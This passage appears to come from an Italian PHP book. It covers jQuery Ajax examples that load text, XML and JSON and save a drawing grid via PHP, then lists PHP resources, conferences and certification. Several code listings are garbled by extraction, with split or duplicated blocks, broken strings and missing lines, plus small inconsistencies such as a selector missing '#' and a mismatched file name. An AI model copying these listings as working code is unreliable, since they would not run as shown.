Infine, l’istruzione `document.getElementsByTagName("p")[0].innerHTML` dello script originale è stata sostituita da `$(“p”).html`. La prima parte della riga individua l’elemento `<p>` di pertinenza utilizzando selettori CSS; la seconda parte imposta i dati dell’elemento.

NOTA

Da un punto di vista tecnico, `$(“p”)` trova corrispondenza con tutti i tag `<p>` del documento. Per indicare esplicitamente la corrispondenza con la prima occorrenza, come nel Listato 15.5, si può impostare la funzione nativa `$(“p”).first()`. In alternativa, potete utilizzare i selettori CSS, per esempio `$(“p:first”)` oppure `$(“p:eq(0)”)`.

La versione jQuery dello script è più breve di quella originale, che impiega l’oggetto `XMLHttpRequest`. L’importanza di un’API di alto livello, quale è jQuery, diventa ancora più evidente non appena aumenta la complessità degli script.

Il Listato 15.11 è l’equivalente jQuery del Listato 15.6 e carica testo semplice da un file XML.

Listato 15.11 Utilizzo di jQuery per caricare testo semplice da un file XML.

```
<html>
  <head>
    <title>Loading Plain Text with jQuery</title>
    <style type="text/css">
      #generated_content{
        border: 1px solid black;
        width: 300px;
        background-color: #dddddd;
      }
    </style>
  </head>
  <body>
    <div id="generated_content"></div>
  </body>
</html>
```

```

</style>
<script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
</script>
<script type="text/javascript">
$(document).ready(function() {
    $.ajax(
    {
        type: "get",
        url: "animals.xml",
        dataType: "text",
        success: function(data) {
            $("#generated_content").html("<pre>" + data + "
```

");
 },
 failure: function() {
 \$("#generated_content").html(
 "An error has occurred making the request");
 }
);
});
</script>
</head>
<body>
<p>Ajax grabbed plain text:</p>
<div id="generated_content"> </div>
</body>
</html>

Se non ci si dovesse preoccupare della presenza di eventuali errori, si potrebbe riscrivere lo script del Listato 15.11 in modo ancora più conciso, come si può vedere nel Listato 15.12.

Listato 15.12 Una versione più concisa per caricare un file utilizzando la funzione `jQuery.load()`.

```

<html>
<head>
    <title>Loading Plain Text with jQuery</title>
    <style type="text/css">
        #generated_content{
            border: 1px solid black;
            width: 300px;
            background-color: #dddddd;
        }
    </style>
    <script type="text/javascript"

src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
</script>
<script type="text/javascript">
$(document).ready(function() {

```

```

        $( "#generated_content" ).load("animals.xml");
        $( "#generated_content" ).wrap("<pre>");
    });
</script>
</head>
<body>
    <p><strong>Ajax grabbed plain text:</strong></p>
    <div id="generated_content">&nbsp;</div>
</body>
</html>

```

La funzione jQuery `load` del Listato 15.12 effettua una richiesta GET e utilizza una “supposizione intelligente” per restituire testo semplice, poi inserisce il testo nell’elemento selezionato. La funzione jQuery `wrap` aggiunge il markup necessario per racchiudere il contenuto dell’elemento; ciò consente di inglobare i dati caricati all’interno di un tag `<pre>..</pre>`.

Oltre alla funzione `$.ajax`, jQuery dispone delle funzioni `$.get` e `$.post` per impostare richieste GET e POST. Grazie a esse, jQuery tenta di individuare l’output che si desidera ottenere. Se il tentativo non ha successo, possiamo indicare esplicitamente il tipo da restituire. Per saperne di più sull’argomento conviene studiare la documentazione jQuery disponibile all’indirizzo <http://api.jquery.com/jQuery.get/>. Si consideri il Listato 15.13.

Listato 15.13 Utilizzo dell’istruzione jQuery `$.get` e richiesta di DataType XML.

```

<html>
    <head>
        <title>Loading XML with jQuery</title>
        <style type="text/css">
            #generated_content{
                border: 1px solid black;
                width: 300px;
                background-color: #dddddd;
            }
        </style>
        <script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
        </script>
        <script type="text/javascript">
            $(document).ready(function() {
                $.get("animals.xml" , function(data) {
                    var message = "";
                    var names = data.getElementsByTagName("name");
                    for(i=0; i < names.length; ++i){
                        message += names[i].firstChild.nodeValue + "
<br/>\n";
                    }
                })
            })
        </script>
    </head>
    <body>
        <div id="generated_content">&nbsp;</div>
    </body>
</html>

```

```

        $( "#generated_content" ).html( message );
    } , "xml" );
})
</script>
</head>
<body>
    <p><strong>Ajax parsed XML:</strong></p>
    <div id="generated_content">&nbsp;</div>
</body>

</html>

```

Nel Listato 15.13, la funzione `$.get` accetta tre parametri. Il primo indica il file della richiesta, il secondo è la funzione di callback, che elabora i dati della risposta, mentre il terzo parametro imposta il tipo di dati desiderato. Se non si specifica il parametro `"xml"`, allora jQuery sceglie di riportare testo in chiaro.

Finora si è visto come utilizzare l'oggetto `XMLHttpRequest` e come wrapper API (per esempio jQuery) nascondono i dettagli delle operazioni effettuate, allo scopo di semplificare le soluzioni da adottare. Ora si può affrontare un esempio di utilizzo di oggetti JSON. Si consideri il Listato 15.14.

Listato 15.14 Output dei dati JSON da un array PHP, `json_example.php`.

```

<?php

$animals = array(
    "africa" => array("gorilla", "giraffe", "elephant"),
    "asia" => array("panda"),
    "north america" => array("grizzly bear", "lynx", "orca"),
);

print json_encode($animals);
?>

```

Il Listato 15.15 utilizza jQuery per ricavare valori JSON da un file PHP (Listato 15.14) a seguito di una richiesta Ajax.

Listato 15.15 Utilizzo di `$.getJSON` e `$.each`.

```

<html>
    <head>
        <title>Loading JSON with jQuery</title>
        <script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
    </script>
    <script type="text/javascript">
        $(document).ready(function() {
            $.getJSON("json_example.php" , function(data){
                $.each(data, function(continent, animals) {

```

```

        var message = "<strong>" + continent + "
</strong><br/>";
        for(j=0;j<animals.length;++j) {
            message += animals[j] + ", ";
        }
        //rimuove l'ultima virgola e lo spazio
        message = message.trim();
        message = message.substring(0, message.length -
1);
        $("generated_content").append("<p>" + message
+ "</p>");
    });
}
});
</script>
</head>
<body>
    <p><strong>Ajax parsed JSON:</strong></p>
    <div id="generated_content">&nbsp;</div>
</body>
</html>

```

L'output prodotto dal Listato 15.15 è:

Ajax parsed JSON:

```

africa:
gorilla, giraffe, elephant

asia:
panda

north america:
grizzly bear, lynx, orca

```

Nel Listato 15.15 è stata utilizzata la funzione `$.getJSON`. Si potrebbe anche impiegare `$.get` indicando "json" come terzo argomento. La funzione jQuery `$.each` esegue il ciclo di elaborazione degli oggetti JSON riportati dal programma. Per assegnare i nomi delle variabili di dati chiave/valore di `continent` e `animals`, occorre definire la funzione di callback:

```
$.each(data, function(continent, animals) {})
```

Inviare dati a uno script PHP tramite Ajax

Nel prossimo esempio (Listato 15.16) si hanno due pulsanti nella pagina del browser, chiamati *Predator* e *Prey*. È sufficiente premerne uno per inviare una richiesta Ajax a uno script PHP con l'indicazione del parametro di query `?type=predator` oppure `?type=prey`. Lo script PHP riceve la richiesta e

utilizza il valore della query per selezionare e restituire una voce corrispondente del tipo di animale richiesto, codificata come oggetto JSON.

Listato 15.16 File PHP che seleziona un animale predatore o preda e lo visualizza in output nel formato JSON, predator_prey.php.

```
<?php
error_reporting(E_ALL);
$predators = array(
    "bear", "shark", "lion", "tiger",
    "eagle", "human", "cat", "wolf"
);
$prey = array(
    "salmon", "seal", "gazelle", "rabbit",
    "cow", "moose", "elk", "turkey"
);

if (isset($_GET['type'])) {
    switch ($_GET['type']) {
        case "predator":
            print json_encode($predators[array_rand($predators)]);
            break;
        case "prey":
            print json_encode($prey[array_rand($prey)]);
            break;
        default:
            print json_encode("n/a");
            break;
    }
}
?>
```

Il Listato 15.17 gestisce l'evento `.click` relativo a uno qualsiasi dei due pulsanti inviando una richiesta Ajax `.load`. Il file `predator_prey.php` riceve la richiesta, che comprende il parametro `type`, e riporta una stringa di risposta, che viene caricata nel documento. Si utilizza `array_rand` per generare un indice casuale dell'array selezionato e successivamente si impiega `json_encode` per produrre l'output in formato JSON.

Listato 15.17 File HTML che carica la risposta relativa a una richiesta Ajax.

```
<html>
    <head>
        <title>Predator/Prey Example</title>
    </head>
    <script type="text/javascript"

src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
    </script>
    <script type="text/javascript">
        $(document).ready(function() {
            $("#predator").click(function() {
```

```

        $( "#response" ).load("predator_prey.php?type=predator");
    });

    $( "#prey" ).click(function() {
        $( "#response" ).load("predator_prey.php?type=prey");
    });
});

</script>
<body>
    <button id="predator">Predator</button>
    <button id="prey">Prey</button>
    <p><strong>Ajax response from PHP:</strong></p>
    <div id="response">&nbsp;</div>
</body>
</html>

```

La Figura 15.9 mostra l'output prodotto dal Listato 15.17.



Figura 15.9 Esempio di output prodotto dal Listato 15.17.

Un semplice programma di disegno

Il Listato 15.18 realizza una semplice applicazione che consente di disegnare impiegando una tavolozza di colori, una griglia definita dalle celle di una tabella HTML e alcune istruzioni jQuery. Dopo aver impostato le funzionalità dell'applicazione si aggiungerà la possibilità di salvare e caricare l'immagine disegnata tramite istruzioni PHP e Ajax.

Listato 15.18 Applicazione grafica che gestisce il colore di sfondo delle celle della tabella.

```

<html>
    <head>
        <title>Drawing Grid Example</title>
        <style type="text/css">
            #grid, #palette{
                padding: 0px;
                margin: 0px;
                border-collapse: collapse;
            }

            #palette td, #grid td{
                width: 20px;
                height: 20px;
            }

            #grid td{

```

```

        border: 1px solid #cccccc;
    }
</style>
<script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
</script>
<script type="text/javascript">
$(document).ready(function() {
    //griglia 10 per 10
    for(i=0; i<10; ++i){
        $("#grid").append(
            "<tr>" +
                "<td>&ampnbsp</td>" +
            "</tr>"
        );
    }
}

var active_color = "rgb(0, 0, 0)";
$("#palette td").each(
function( index ){
    //binding dell'evento onClick
    $( this ).bind (
        "click",
        function(){
            active_color = $(this).css("background-color");
            $("#debug_palette_color").html("active palette
color is: " +
                "<span style='width: 20px; height: 20px;
background-color:" +
                    + active_color
                    + ";'>" + active_color + "</span>");
        }
    );
} );

$("#grid td").each(
function( index ){
    //binding dell'evento onClick
    $( this ).bind (
        "click",
        function(){

```

```

        $(this).css("background-color", active_color);
    }
);

});
</script>
</head>
<body>
<p><strong>Palette</strong></p>
<table id="palette">
    <tr>
        <td style="background-color: rgb(0, 0, 0); ">&ampnbsp</td>
        <td style="background-color: rgb(119, 119,
119); ">&ampnbsp</td>
        <td style="background-color: rgb(255, 255,
255); ">&ampnbsp</td>
        <td style="background-color: rgb(255, 0, 0); ">&ampnbsp
</td>
        <td style="background-color: rgb(0, 255, 0); ">&ampnbsp
</td>
        <td style="background-color: rgb(0, 0, 255); ">&ampnbsp
</td>
        <td style="background-color: rgb(255, 255, 0); ">&ampnbsp
</td>
    </tr>
</table>

<p><strong>Draw!</strong></p>
<table id="grid" cellspacing="0">
</table>
<p><em>Debug console:&ampnbsp</em></p>
<div id="debug_palette_color"></div>
</body>
</html>

```

Le istruzioni CSS del Listato 15.18 impostano la griglia della tabella con margin-collapse: collapse, in modo che i bordi interni abbiano lo stesso spessore di quelli esterni. Si crea una tavolozza di colori per stabilire il colore di una cella. Anche se si indicano le dimensioni della cella, il carattere s; (*non-breaking space*) assicura che il browser disegni i bordi delle celle. La griglia risulterebbe vuota se non ci fosse l'elaborazione DOM. La funzione jQuery .ready utilizza un ciclo e la funzione jQuery append per aggiungere dieci righe della tabella, ciascuna delle quali è composta da dieci celle.

A questo punto si stabilisce l'azione che corrisponde nelle celle della tavolozza a un clic del mouse:

```

$("#palette td").each(
function( index ) {

```

```

//binding dell'evento onClick
$( this ).bind (
  "click",
  function() {

```

La funzione `active_color` modifica e mostra il nuovo colore nell'area di debug della tavolozza:

```

    function() {
      active_color = $(this).css("background-color");
      $("#debug_palette_color").html("active palette
color is: " +
        "<span style='width: 20px; height: 20px;
background-color:" +
        + active_color
        + ";'>" + active_color + "</span>");
    }
  
```

Il binding delle celle della griglia con l'evento `click` comporta che a seguito di ogni clic si modifica `background-color` con il nuovo `active_color`:

```

$( "#grid td" ).each(
  function( index ) {
    //binding dell'evento onClick
    $( this ).bind (
      "click",
      function() {
        $(this).css("background-color", active_color);
      }
    );
  }
);
  
```

L'output è mostrato nella Figura 15.10. Il programma funziona nel modo desiderato, tuttavia non è in grado di salvare l'immagine disegnata. Quando si cambia la pagina visualizzata dal browser e successivamente si ritorna sull'applicazione, si ottiene sempre il disegno di una tela bianca. Il problema verrà risolto nei prossimi paragrafi.




Figura 15.10 La griglia di disegno definita dal Listato 15.18.

NOTA

I colori di sfondo jQuery sono definiti nel nuovo formato `rgb(255, 0, 0)` e non sono espressi da valori esadecimale, per esempio `#ff0000`. Il nuovo formato dei colori fa parte delle specifiche CSS3 e include anche una versione con il canale alfa, `rgba`. I valori del canale alfa consentono l'impostazione del livello di trasparenza e presto verranno supportati dai diversi browser.

Salvare lo stato del disegno

Per memorizzare le modifiche Ajax si può utilizzare PHP e scrivere le informazioni relative al disegno in un database, `$_SESSION`, oppure in un file. Ogni volta che si ricarica la pagina sarà così possibile compilare la griglia dell'immagine con i dati salvati. Nell'esempio di questo capitolo si fa ricorso a un file fisico. L'esempio verrà esteso allo scopo di memorizzare i dati per una sessione unica oppure in base al nome utente, ma in ogni caso verrà memorizzato un solo insieme di risultati.

È preferibile non salvare i risultati a seguito di ogni singola modifica dei pixel, perché questa soluzione sarebbe molto lenta e impegnerebbe troppe risorse. Si stabilisce invece di aggiungere un pulsante *Save* che consenta all'utente di richiedere esplicitamente il salvataggio dell'immagine. È possibile contare il numero di modifiche effettuate a partire dall'ultimo salvataggio e stabilire la memorizzazione automatica al superamento di un certo numero di modifiche, per esempio 100. In questo modo si

salvaguardano i dati utente senza richiedere all'utente stesso di interrompere il lavoro per eseguire un nuovo salvataggio.

Si può anche aggiungere un pulsante *Clear* che ripristina lo stato iniziale della griglia, trasparente e privo di modifiche, eliminando il file con i dati memorizzati. Si consideri il Listato 15.19.

Listato 15.19 Codice HTML che visualizza la griglia di disegno ed effettua chiamate Ajax per gli script PHP.

```
<html>
    <head>
        <title>Drawing Grid Example</title>
        <style type="text/css">
            #grid, #palette{
                padding: 0px;
                margin: 0px;
                border-collapse: collapse;
            }

            #palette td, #grid td{
                width: 20px;
                height: 20px;
            }

            #grid td{
                border: 1px solid #cccccc;
            }
        </style>
        <script type="text/javascript"

src="https://ajax.googleapis.com/ajax/libs/jquery/1.6.1/jquery.min.js"
>
    </script>
    <script type="text/javascript">
        $(document).ready(function() {
            //griglia 10 per 10
            for(i=0; i<10; ++i){
                $("#grid").append(
                    "<tr>" +
                    "<td>&nbsp;</td>" +
                    "</tr>"
                );
            }
        })
    </script>
```

```

$.getJSON("load_drawing.php", function(data) {
    $("#grid td").each(function(index){
        $(this).css("background-color", data[index]);
    });
});

var active_color = "rgb(0, 0, 0)";
$("#palette td").each(
function( index ){
    //binding dell'evento onClick
$( this ).bind (
"click",
function(){
    active_color = $(this).css("background-color");
    $("#debug_palette_color").html("active palette
color is: " +
background-color:"+
                    + active_color
                    + ";" + active_color + "</span>");+
}
);

);
};

$("#grid td").each(
function( index ){
    //binding dell'evento onClick
$( this ).bind (
"click",
function(){
    $(this).css("background-color", active_color);
}
);

});
;

$("#clear").click(function(){
    $("#grid td").css("background-color",
"transparent");
});

$("#save").click(function(){
    var colorsAsJson = new Object();
    var i=0;
    $("#grid td").each(function() {
        colorsAsJson[i] = $(this).css("background-
color");
        ++i;
    });

    $.ajax(
{
    type: "post",

```

```

        url: "save_drawing.php",
        dataType: "text",
        data: colorsAsJson,
        success: function(data) {
            $("#debug_message").html("saved image");
        },
        failure: function() {
            $("#debug_message").html(
                "An error has occurred trying to save the
image");
        }
    });
}
});


```

</script>

</head>

<body>

<p>Palette</p>

<table id="palette">

<tr>

<td style="background-color: rgb(0, 0, 0); ">&nbsp</td>

<td style="background-color: rgb(119, 119,
119); ">&nbsp</td>

<td style="background-color: rgb(255, 255,
255); ">&nbsp</td>

<td style="background-color: rgb(255, 0, 0); ">&nbsp
</td>

<td style="background-color: rgb(0, 255, 0); ">&nbsp
</td>

<td style="background-color: rgb(0, 0, 255); ">&nbsp
</td>

<td style="background-color: rgb(255, 255, 0); ">&nbsp
</td>

</tr>

</table>

<button id="save">Save</button>

<p>Draw!</p>

<table id="grid" cellspacing="0">

</table>

<p>Debug console:&nbsp</p>

<div id="debug_message"></div>

<div id="debug_palette_color"></div>

</body>

</html>..

Listato 15.20 Script PHP che memorizza i dati della variabile di `$_POST` nel formato JSON, `save_drawing.php`.

```

<?php
    error_reporting(E_ALL);
    file_put_contents("image.x", json_encode($_POST));
?>

```

Listato 15.21 Script PHP che carica i dati memorizzati nel file, `load_drawing.php`.

```

<?php
$filename = "image.x";
if (file_exists($filename)) {
    print file_get_contents($filename);
}
?>

```

Il nuovo codice include ora una funzione che memorizza i dati ogni volta che si fa clic sul pulsante *Save*. Per eseguire il salvataggio si crea un nuovo oggetto JavaScript, cui si aggiunge la proprietà CSS che definisce il colore di sfondo di ogni cella. A seguito di questa operazione si invia una richiesta Ajax POST relativa al file `save_drawing.php`. È necessario impostare una richiesta POST perché i dati da inviare sono troppo lunghi per essere inviati in una richiesta di tipo GET. Lo script PHP codifica i valori `$_POST` nel formato JSON e li memorizza in un file. Si consideri il Listato 15.22.

Listato 15.22 Funzione Save del programma completo (Listato 15.19).

```

$( "#save" ).click(function() {
    var colorsAsJson = new Object();
    var i=0;
    $("#grid td").each(function() {
        colorsAsJson[i] = $(this).css("background-
color");
        ++i;
    });

    $.ajax(
    {
        type: "post",
        url: "save_drawing.php",
        dataType: "text",
        data: colorsAsJson,
        success: function(data) {
            $("#debug_message").html("saved image");
        },
        failure: function(){
            $("#debug_message").html(
                "An error has occured trying to save the
image");
        }
    );
});
}
);

```

Dopo aver salvato i dati dell'immagine si possono ricaricare i medesimi dati ogni volta che si torna sulla pagina. Per eseguire questa operazione si invia una richiesta `$.getJSON` a `load_colors.php`, che restituisce il contenuto del file memorizzato in formato JSON. All'interno del codice è presente un ciclo che assegna a ogni cella della griglia il colore di sfondo

corrispondente ai dati del file. Si consideri il Listato 15.23. L'output è mostrato nella Figura 15.11.

Listato 15.23 Funzione di caricamento del programma completo (Listato 15.19).

```
$.getJSON("load_drawing.php", function(data) {
    $("#grid td").each(function(index) {
        $(this).css("background-color", data[index]);
    });
});
```

Quando si lavora con Ajax è utile impiegare strumenti di sviluppo per la fase di debugging. L'estensione Firefox denominata Firebug è una delle migliori utility in circolazione. I dati Ajax sono riportati in Firebug nella sezione Net > XHR. Anche gli strumenti di sviluppo per Chrome sono molto utili.




Figura 15.11 Il programma di disegno in Ajax con i dati iniziali dell'immagine memorizzata, il pulsante Save e l'output visualizzato in Firebug.

Riepilogo

In questo capitolo è stato spiegato il modo in cui le richieste web asincrone rendono i siti più interessanti e dinamici, grazie alla possibilità di aggiungere un intermediario, il motore Ajax, tra i client e i server. Questo consente di ridurre le richieste al server, di aggiornare la visualizzazione del browser e di non effettuare chiamate che bloccano l'esecuzione principale dell'applicazione quando si trasferiscono dati tra server e client.

JavaScript è il linguaggio di scripting più utilizzato per inviare Ajax. L'impiego di API di alto livello, per esempio jQuery, consente di lavorare con Ajax in modo più semplice e interessante rispetto a quando si gestiscono direttamente gli oggetti XMLHttpRequest.

I formati dei dati che sono in grado di comunicare con il motore Ajax includono XML, di cui si è parlato nel Capitolo 14, JSON, che è stato studiato in questo capitolo, HTML e il testo semplice.

L'impiego di Ajax nello sviluppo web moderno è un'arma a doppio taglio. Da un lato, Ajax consente di avere un trasferimento dati dinamico e trasparente, impossibile da ottenere adottando il modello web tradizionale. D'altra parte, gli utenti si aspettano un'esperienza di navigazione sempre più ricca. In definitiva, è necessario impegnarsi a fondo per realizzare un'applicazione web che sia in grado di soddisfare entrambe le esigenze. Per riuscire in questo intento, chi sviluppa deve essere esperto nell'uso di tecnologie diverse tra loro, le più importanti delle quali sono JavaScript, i selettori DOM, JSON e XML.

Va ricordato infine che Ajax è un settore dello sviluppo emergente, che propone nuove tecniche ancora da esplorare, quali il Reverse Ajax, che coinvolge le connessioni long-lived HTTP e il server che trasmette dati al client. È quindi destinato a diventare centrale nello sviluppo web.

Conclusioni

Speriamo che abbiate trovato interessante la lettura di questo libro e che siate riusciti a sfruttare le risorse e il codice illustrati nei capitoli precedenti. È stato compiuto ogni tipo di sforzo per realizzare un testo di qualità e si spera che possiate utilizzare il testo per i vostri lavori PHP più avanzati, tenendolo sempre al vostro fianco sul tavolo del computer, senza relegarlo nella libreria insieme ad altri libri di programmazione.

È noto a tutti che l'industria dell'Information Technology progredisce alla velocità della luce, e quindi molti contenuti di questo libro diventeranno superati entro pochi mesi. Per questo motivo è stato aggiunto un capitolo che si propone di aiutarvi a trovare risposte a domande sullo sviluppo web che nessuno ha mai osato esprimere. Il capitolo propone alcune tra le migliori risorse Internet che si conoscono e che mettono a disposizione materiale aggiuntivo utile per approfondire le vostre conoscenze dello sviluppo web e in particolare della programmazione in PHP.

Risorse

Innanzitutto vi presenteremo l'ampia gamma di risorse disponibili in Rete. I prossimi paragrafi illustrano ciò che si può trovare in alcuni di questi siti web.

www.php.net

Qui potete trovare ed effettuare il download delle versioni più recenti di PHP. Si può inoltre consultare online una guida completa di riferimento del linguaggio, con interessanti esempi di codice, commenti e osservazioni di utenti e di lettori. La documentazione online è disponibile con utili funzioni di ricerca e se non trovate ciò che state cercando potete sempre seguire i suggerimenti forniti dal motore di ricerca del sito. Oltre al materiale di base, potete consultare un elenco dei prossimi eventi che riguardano il mondo

PHP, per esempio conferenze e meeting tra gruppi di utenti, cui si aggiungono i link più recenti che la comunità di PHP ritiene più utili (Figura 16.1).



Figura 16.1 www.php.net.

NOTA

Per utilizzare il sito php.net alla ricerca di aiuto, provate a impostare la ricerca diretta di una funzione aggiungendo il suo nome alla fine dell'URL, per esempio php.net/date. Questa indicazione produrrà la documentazione relativa alla funzione PHP relativa alle date.

www.zend.com

Un altro sito dove passerete molto tempo è quello di Zend Corporation (Figura 16.2), che proclama di essere la “PHP company per eccellenza”. Nelle pagine del sito potete conoscere i prodotti che Zend offre per aiutare chi deve sviluppare in PHP e chi deve realizzare server PHP. L'elenco completo dei prodotti evidenzia che Zend è fortemente coinvolta nello sviluppo del linguaggio PHP. Oltre ai prodotti commerciali, il sito propone un gran numero di interessanti seminari web (*webinar*) che si tengono nel corso di tutto l'anno.

devzone.zend.com

Si tratta del sito gemellato con la home page di Zend, dove potete incontrare una comunità di sviluppatori che collaborano allo sviluppo PHP e nell'impiego di prodotti Zend. Il sito include inoltre recensioni di libri e resoconti di conferenze.



Figura 16.2 www zend com.

Se non riuscite a risolvere un problema legato al linguaggio PHP, questo è il sito dove potrete consultare degli esperti. Ci sono forum specifici per ogni genere di argomento, oltre a podcast, tutorial, articoli e perfino un'altra opportunità di studiare un manuale PHP (Figura 16.3).



Figura 16.3 devzone zend com.

php | architect: www.phparch.com

Un'altra risorsa che si suggerisce caldamente di consultare è la rivista virtuale *php|architect*. Potete visitare la home page all'URL indicato nel titolo del paragrafo e sfogliare un numero gratuito, per decidere poi di sottoscrivere a costi ragionevoli un abbonamento alla versione PDF. L'interesse per la rivista è giustificato dalla qualità dei suoi articoli. Gli

argomenti trattati sono in genere l'avanguardia della tecnologia PHP e forniscono informazioni di livello da intermedio ad avanzato.

Conferenze

Non c'è niente di meglio che approfondire la propria formazione sul linguaggio PHP andando a seguire una conferenza di sviluppatori, che offre la possibilità di abbandonare lo stress quotidiano e concentrare l'attenzione sull'incontro e sui contatti con altri programmatori PHP per discutere sulla vita, sull'universo, su qualsiasi cosa. L'aspetto sociale di questi eventi è prezioso. Che lo si creda o meno, durante una conferenza sulle nuove tecnologie si impara molto anche quando si beve qualcosa insieme alla fine della giornata. C'è una grande quantità di informazioni che viene ovviamente disseminata nel corso delle presentazioni formali, e questo è il motivo principale per cui si frequenta una conferenza, ma i vantaggi secondari sono ugualmente interessanti.

Se avete qualche esperienza di tipo avanzato, perché non proporre un vostro intervento? Se riuscite a diventare relatori avrete la possibilità di accedere a esperienze che poche persone riescono a vivere: trovarsi gomito a gomito con luminari dell'industria e stabilire contatti con persone interessanti e competenti. Ovviamente, in questo modo sarete elevati al rango di relatori di conferenze ed esperti di programmazione!

Di seguito è riportato un elenco di conferenze che si suggerisce di frequentare ogni volta che ne avete l'opportunità (in ordine decrescente di preferenza, nel caso disponiate di fondi limitati).

- ZendCon: la conferenza più importante sul PHP a livello mondiale, che si tiene in genere nel mese di novembre. Offre l'opportunità di incontrare nomi altisonanti del mondo PHP e di allacciare molti contatti. In genere durante la ZendCon vengono annunciate importanti novità e rilasciati nuovi prodotti; se volete essere i primi a vedere e sentire le novità del mondo PHP non dovete far altro che assistervi.
- OSCON: conferenza O'Reilly sullo sviluppo web e sull'open source. La conferenza non si occupa solo di PHP, che rimane comunque uno degli argomenti centrali. La OSCON si tiene in genere a metà luglio.
- ConFoo: in precedenza nota come PHP Quebec, è una conferenza canadese che si occupa non solo di PHP, anche se le sue radici affondano sicuramente nel mondo dello sviluppo web in PHP.

- International PHP Conference: si tiene in Germania due volte l'anno, in primavera e in autunno. In genere la conferenza di primavera si svolge a Berlino, mentre quella autunnale si tiene in ottobre in altre città tedesche.
- Open Source India: conferenza di tre giorni che si svolge ogni anno in autunno. È una conferenza sull'open source pertanto, come la OSCON, si occupa di argomenti che vanno oltre il linguaggio PHP. È una delle conferenze professionali più importanti sull'open source che si tengono in Asia. Dovete fare in modo di parteciparvi se siete interessati a entrare in contatto con quella parte del mondo web. Attenzione: per assistere dovete procurarvi un visto che vi consenta di entrare in India.

NOTA

Controllate spesso la sezione del sito php.net dedicato alle conferenze, perché ne vengono aggiunte spesso di nuove.

Certificazioni PHP

L'ultimo argomento affrontato in questo capitolo riguarda l'importanza (o quantomeno l'importanza percepita) delle certificazioni PHP e ciò che serve per prepararsi ad affrontare i test. È un tema su cui si può discutere a lungo; dato che le prime certificazioni risalgono a PHP versione 4.0 (luglio 2004), è trascorso abbastanza tempo da poterne valutare la portata. È interessante notare che tre degli autori di questo libro sono sviluppatori PHP certificati, il che dovrebbe bastare per dare un'idea della validità di cui si sta parlando. Vediamo cosa implica.

Gli esami sono gestiti da Zend Corporation. Un aspetto interessante della faccenda è che, analogamente al linguaggio PHP, anche la preparazione per gli esami è simile a una soluzione open source. Zend chiede a una serie di esperti PHP sparsi nel mondo di aderire a un comitato che prepara le domande e le risposte da somministrare agli esami. Questo approccio presenta almeno due vantaggi.

1. Il test è preparato da più di un gruppo o da più aziende, perciò ha una prospettiva ad ampio raggio e può in genere essere affrontato senza problemi.
2. Le domande sono proposte da un'ampia base di esperti in PHP, perciò il test non si limita a una o due aree specifiche del linguaggio PHP.

L'attuale livello dell'esame si basa su PHP versione 5.3 ed è considerato più difficile da superare rispetto alla certificazione 4.0. Non si conosce con esattezza il livello di risposte corrette da superare, anche se si presume che il candidato debba rispondere bene ad almeno il 60% delle domande del test.

NOTA

